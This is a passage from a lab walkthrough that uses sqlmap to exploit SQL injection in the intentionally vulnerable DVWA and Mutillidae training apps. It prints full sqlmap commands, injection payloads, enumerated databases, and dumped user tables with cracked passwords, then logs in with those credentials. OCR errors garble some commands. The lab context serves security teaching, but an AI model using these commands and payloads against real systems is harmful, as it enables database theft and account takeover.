
14. Now find the users table for the accounts in the dvwa database.
We can run the command:

“sqlmap -u


'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables"




15. Select the '0' Injection point to view the tab





16. Find the columns of the 'users' table. We can run the command: "sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&pass word=password&user-info-php-submit-button=View+Account+Details' -D dvwa -users -columns"



┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --columns
{1.6.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:51:55 /2022-11-19/
[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0...911cda6ada'). Do you want to use those
[Y/n] Y
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
>

18. Dump all the details of the ‘users’ table
“sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -T users --dump”











Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.


```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------+---------+
| user_id | user    | avatar                                                | password                         | last_nam
e | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------+---------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
  | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
  | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
  | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
  | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
  | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------+---------+
--+-------------+

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:08:16 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$
```

Enter one of the cracked username and passwords on the DVWA website and you will be able to log in





After entering the cracked credentials, you should have access to the main page of the DVWA website.




Evaluate the same SQL Injection with the Mutillidae website.
Here we will see all the available databases. We will run the following command: "sqlmap -

u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs "

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:16:40 /2022-11-19/

[01:16:40] [INFO] resuming back-end DBMS 'mysql'
[01:16:40] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3d1d12e4438...95182b8c6b'). Do you want to use those
[Y/n] Y
```

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
0
[01:17:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL ⩾ 4.1
[01:17:13] [INFO] fetching database names
[01:17:13] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[01:17:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:17:13 /2022-11-19/

┌──(kali㉿kali)-[~]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:18:28 /2022-11-19/

[01:18:28] [INFO] resuming back-end DBMS 'mysql'
[01:18:28] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=1645c4bcdc9...0f57bd3241'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ⩾ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
```



Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump “



Here we can see all the cracked passwords of every user mentioned in the accounts table.

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+------------+-----------+-------------------------------+
| cid | is_admin | password   | username  | mysignature                   |
+-----+----------+------------+-----------+-------------------------------+
| 1   | TRUE     | adminpass  | admin     | Monkey!                       |
| 2   | TRUE     | somepassword | adrian  | Zombie Films Rock!            |
| 3   | FALSE    | monkey     | john      | I like the smell of confunk   |
| 4   | FALSE    | password   | jeremy    | d1373 1337 speak              |
| 5   | FALSE    | password   | bryce     | I Love SANS                   |
| 6   | FALSE    | samurai    | samurai   | Carving Fools                 |
| 7   | FALSE    | password   | jim       | Jim Rome is Burning           |
| 8   | FALSE    | password   | bobby     | Hank is my dad                |
| 9   | FALSE    | password   | simba     | I am a cat                    |
| 10  | FALSE    | password   | dreveil   | Preparation H                 |
| 11  | FALSE    | password   | scotty    | Scotty Do                     |
| 12  | FALSE    | password   | cal       | Go Wildcats                   |
| 13  | FALSE    | password   | john      | Do the Duggie!                |
| 14  | FALSE    | 42         | kevin     | Doug Adams rocks              |
| 15  | FALSE    | set        | dave      | Bet on S.E.T. FTW             |
| 16  | FALSE    | pentest    | ed        | Commandline KungFu anyone?    |
+-----+----------+------------+-----------+-------------------------------+

[01:29:01] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/owasp10/accounts.csv'
[01:29:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:29:01 /2022-11-19/
```

Now we will use one of these credentials, to log into the Mutillidae website